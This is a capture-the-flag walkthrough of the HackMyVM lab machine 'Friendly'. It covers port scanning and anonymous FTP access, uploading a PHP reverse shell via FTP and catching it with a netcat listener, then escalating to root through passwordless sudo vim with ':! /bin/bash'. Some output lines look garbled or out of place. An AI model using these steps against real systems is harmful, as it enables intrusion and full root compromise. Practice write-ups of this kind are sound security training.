

Description

Friendly is a beginner machine created by [RiJaba1](#)



Friendly

Walk through

Enumeration

Port Enumeration

Basic PORT enumeration with [NMAP](#)

```
nmap -Pn -n -p- --min-rate 5000 --open $TARGET
```

Note: in my case \$TARGET is 192.168.1.81

The reported ports are

```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
```

Now lets enumerate the services running on each port with

```
nmap -sCV -p $PORTS --min-rate 5000 $TARGET
```

Output

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 root   root     10725 Feb 23 2023 index.html
80/tcp    open  http      Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
```

Port 21

We can see a anonymous profile enable

Let's connect it with anonymous credentials *anonymous* as the user and a blank password

```
ftp anonymous@$TARGET
```

List the files with `ls`

Just exist the index file on the current directory, I try to change the directory but nothing happens

Download the *index.html* and take a look inside

After read the file just look like a normal index default file


Exploitation

Lets try putting inside the *TARGET* machine a malicious file such a [PHP Reverse Shell](#)

You can create your own [Reverse Shell](#) [here](#)

Select *PHP PentestMonkey*

Put your *ATTACKER* IP in the IP field and your listener PORT I go to use 1234



Copy the code in some php file and open a ftp to *TARGET* using anonymous user again

Using *put* command you can transfer files from *ATTACKER* to *TARGET* for more info about ftp commands visit [this](#) site

```

226 Transfer complete
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||53519|)
150 Opening BINARY mode data connection for shell.php
100% |*****|
226 Transfer complete
2586 bytes sent in 00:00 (2.40 MiB/s)
ftp> █
test.pdf

```

If you list the files again you can see your php file

```

ftp> dir
229 Entering Extended Passive Mode (|||56509|)
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 root    root      10725 Feb 23  2023 index.html
-rw-r--r--  1 ftp    nogroup   2586 Oct 11 14:39 shell.php
226 Transfer complete
ftp> █

```

Try to execute it from the web page
Don't forget open your listener before

The screenshot shows a web browser window with the address bar set to `192.168.1.81/shell.php`. The page title is "Apache2 Debian Default Page". The main content area has a red banner that says "It works!". Below this, there is a "Configuration Overview" section with a list of configuration files and their locations. The "Document Roots" section explains that the default document root is `/var/www/html`. The "Reporting Problems" section at the bottom provides information on how to report issues.

If everything goes good you should have a shell on your listener

```
~> ~/Labs/HackMyVM/Friendly
> nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.69] from (UNKNOWN) [192.168.1.81] 51340
Linux friendly 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64 GNU/Linux
10:50:17 up 22 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ windows
```

User flag

Navigate to /home/RiJaba1/ and you can see the user flag there typing `ls` and then with `cat` the file

```
$ ls
CTF
Private
YouTube
user.txt
$ cat user.txt
b8cd6
```

Post-Exploitation

Privilege Escalation

Start with the basics

Use `sudo -l` to list the executable sudo bins

```
$ sudo -l
Matching Defaults entries for www-data on friendly:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on friendly:
    (ALL : ALL) NOPASSWD: /usr/bin/vim
$
```

Here we can see a sudo permissions to vim without password

Vim have the ability of execute shell commands, if we execute vim with sudo and then execute commands from Vim, this commands will be execute with sudo permissions

more info about it [here](#)

Let's exploit it

Open Vim with sudo typing

```
sudo vim
```

When you open your Vim you go to see something like this



Here type `:! /bin/bash` to get a shell

And There are

```
#!/bin/bash
whoami
root
find / -name root.txt 2>/dev/null
/var/log/apache2/root.txt
/root/root.txt
start
```

CONGRATULATIONS



References

<https://www.revshells.com/>

<https://phoenixnap.com/kb/linux-ftp>

<https://www.rockyourcode.com/ti-how-to-execute-an-external-command-in-vim-and-reload-the-file/>